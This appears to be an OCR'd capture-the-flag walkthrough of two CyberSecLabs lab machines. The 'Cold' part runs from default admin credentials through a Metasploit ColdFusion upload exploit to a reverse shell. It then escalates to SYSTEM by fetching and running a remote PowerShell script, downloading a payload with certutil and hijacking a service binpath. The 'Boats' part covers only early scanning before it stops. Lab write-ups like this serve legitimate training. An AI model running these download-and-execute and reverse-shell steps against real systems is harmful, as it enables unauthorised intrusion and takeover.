
UTILIZING A DIRECTORY BUSTER EVERYWHERE WE FINALLY HIT AT LEAST SOMETHING WITH PORT 8500

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Cold]
└─$ feroxbuster -u http://172.31.1.15:8500 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.3
─────────────────────────────────────────────────────
 🎯 Target Url            │ http://172.31.1.15:8500
 🚀 Threads               │ 100
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
─────────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
─────────────────────────────────────────────────────
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE => http://172.31.1.15:8500/CFIDE/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator => http://172.31.1.15:8500/CFIDE/administrator/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/cache => http://172.31.1.15:8500/CFIDE/cache/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/images => http://172.31.1.15:8500/CFIDE/administrator/images/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/templates => http://172.31.1.15:8500/CFIDE/administrator/templates/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/scripts => http://172.31.1.15:8500/CFIDE/administrator/scripts/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/components => http://172.31.1.15:8500/CFIDE/administrator/components/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/tools => http://172.31.1.15:8500/CFIDE/administrator/tools/
302      GET        0l        0w        0c http://172.31.1.15:8500/CFIDE/administrator/include => http://172.31.1.15:8500/CFIDE/administrator/include/
```

ALRIGHT WE FOUND SOMETHING



ADMIN:ADMIN GOT US IN



WE TRIED A COUPLE OF DIFFERENT EXPLOITS FROM GITHUB FOR COLD FUSION BUT NONE SEEMED TO WORK. I THEN SAW A METASPLOIT MODULE FOR CKEDITOR AND DECIDED TO TRY THAT ONE

```
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set rhosts 172.31.1.15
rhosts => 172.31.1.15
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Uploading the JSP payload at /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/uploade
dFiles/RB.jsp...
[+] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.0.16:4444 -> 172.31.1.15:49402) at 2023-01-19 06:13:
43 -0500


Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----


C:\ColdFusion2018\cfusion\bin>whoami
whoami
cold\jade

C:\ColdFusion2018\cfusion\bin>
```

WE KNOW WE CAN GET SYSTEM BECAUSE OF THE PRIVS (SAME AS USUAL) HOWEVER LETS TRY TO FIND ANOTHER WAY

```
C:\ColdFusion2018\cfusion\bin>whoami /all
whoami /all

USER INFORMATION
----------------

User Name SID
========= ============================================
cold\jade S-1-5-21-3693815313-2024248690-149444798-1009


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

FIRST LOOKING AT SYSTEMINFO

```
C:\ColdFusion2018\cfusion\bin>systeminfo
systeminfo

Host Name:                 COLD
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     4/27/2020, 7:44:40 PM
System Boot Time:          1/19/2023, 8:08:03 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
```

IF WE TYPE IN POWERSHELL IT WILL FREEZE (POWERSHELL HELL) HOWEVER, THROUGHOUT THESE BOXES I HAVE STATED THAT MY POWERUP SCRIPT ALREADY RUNS INVOKE-ALLCHECKS AT THE BOTTOM OF IT, THIS IS WHEN THAT COMES IN HANDY

```
C:\ColdFusion2018\cfusion\bin>powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
```

THIS WILL STILL RUN THE SCRIPT AND SEND THE INFORMATION BACK TO ME SO I CAN SEE EVERYTHING

```
ServiceName    : cold
Path           : C:\Program Files\DACL Service\cold.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'cold' -Path <HijackPath>
CanRestart     : True
Name           : cold
Check          : Unquoted Service Paths
```

WE HAVE AN UNQUOTED SERVICE PATH, AND LOOKING DOWN EVEN FURTHER WE ALSO HAVE A MODIFIABLE SERVICE FOR THE SAME SERVICE, THIS MEANS THAT WE CAN DELETE COLD.EXE AND RUN WHATEVER WE WANT, SUCH AS A REVERSE SHELL. AS NOTICED IT IS ALSO RAN BY LOCAL SYSTEM AND WE CAN RESTART IT. LETS DO AN UNQUOTED SERVICE PATH FIRST, THEN WE WILL DELETE THE EXPLOIT AND THEN DO AN EXECUTABLE HIJACK

```
C:\Program Files\DACL Service>certutil.exe -urlcache -f http://10.10.0.16/DACL.exe
 DACL.exe
certutil.exe -urlcache -f http://10.10.0.16/DACL.exe DACL.exe
****  Online  ****
CertUtil: -URLCache command FAILED: 0x80070005 (WIN32: 5 ERROR_ACCESS_DENIED)
CertUtil: Access is denied.

C:\Program Files\DACL Service>
```

STRANGE, WE MAY NOT BE ABLE TO DO THE UNQUOTED SERVICE PATH, BUT NO WORRIES WE ARE NOT GIVING UP, LETS CHANGE THE BINPATH (MUCH LIKE WE WOULD DO WHEN EXPLOITING SERVER OPERATOR PRIVS)

```
C:\Users\jade>sc config cold binpath="C:\Users\jade\cold.exe"
sc config cold binpath="C:\Users\jade\cold.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\jade>certutil.exe -urlcache -f http://10.10.0.16/DACL.exe DACL.exe
certutil.exe -urlcache -f http://10.10.0.16/DACL.exe DACL.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\jade>ren DACL.exe cold.exe
ren DACL.exe cold.exe

C:\Users\jade>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7863-44CF

 Directory of C:\Users\jade

01/19/2023  11:33 AM    <DIR>          .
01/19/2023  11:33 AM    <DIR>          ..
01/19/2023  11:33 AM             7,168 cold.exe
04/27/2020  08:14 PM    <DIR>          Contacts
04/28/2020  09:53 PM    <DIR>          Desktop
04/30/2020  07:02 PM    <DIR>          Documents
04/27/2020  09:34 PM    <DIR>          Downloads
04/27/2020  08:14 PM    <DIR>          Favorites
04/27/2020  08:14 PM    <DIR>          Links
04/27/2020  08:14 PM    <DIR>          Music
04/27/2020  08:14 PM    <DIR>          Pictures
04/27/2020  08:14 PM    <DIR>          Saved Games
04/27/2020  08:14 PM    <DIR>          Searches
04/27/2020  08:14 PM    <DIR>          Videos
               1 File(s)          7,168 bytes
              13 Dir(s)   5,165,355,008 bytes free

C:\Users\jade>
```

NO NEED TO REMAKE AN EXPLOIT, WE CAN USE THE ONE WE ALREADY MADE

```
C:\Users\jade>sc start cold
sc start cold
```



```
┌──(kali㉿kali)-[~/Tools]
└─$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.15] 49434
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


ALL DONE...

Boats

NMAP

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
443/tcp   open  https         syn-ack
445/tcp   open  microsoft-ds  syn-ack
3306/tcp  open  mysql         syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5985/tcp  open  wsman         syn-ack
47001/tcp open  winrm         syn-ack
49152/tcp open  unknown       syn-ack
49153/tcp open  unknown       syn-ack
49154/tcp open  unknown       syn-ack
49155/tcp open  unknown       syn-ack
49162/tcp open  unknown       syn-ack
49166/tcp open  unknown       syn-ack
49167/tcp open  unknown       syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

HTTP



WE HAVE A WORDPRESS SITE

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
└─$ wpscan --url http://172.31.1.14/ -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```


```
[+] james
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


USER DOES EXIST


```
403      GET        44l      102w        0c http://172.31.1.14/phpmyadmin/.htaccess
403      GET        44l      102w        0c http://172.31.1.14/phpmyadmin/.htpasswd
403      GET        44l      102w        0c http://172.31.1.14/security
200      GET       417l     3196w    21155c http://172.31.1.14/phpmyadmin/ChangeLog
200      GET       340l     2968w    18011c http://172.31.1.14/phpmyadmin/LICENSE
301      GET         9l       32w      367c http://172.31.1.14/phpmyadmin/Themes => http://172.31.1.14/phpmyadmin/Themes/
200      GET        10l       24w      235c http://172.31.1.14/phpmyadmin/TODO
403      GET        44l      102w        0c http://172.31.1.14/server-info
403      GET        44l      102w        0c http://172.31.1.14/server-status
200      GET        74l      294w     2628c http://172.31.1.14/phpmyadmin/Readme
403      GET        44l      102w        0c http://172.31.1.14/cgi-bin/prn
```

WE ALSO SAW A WEBDAV

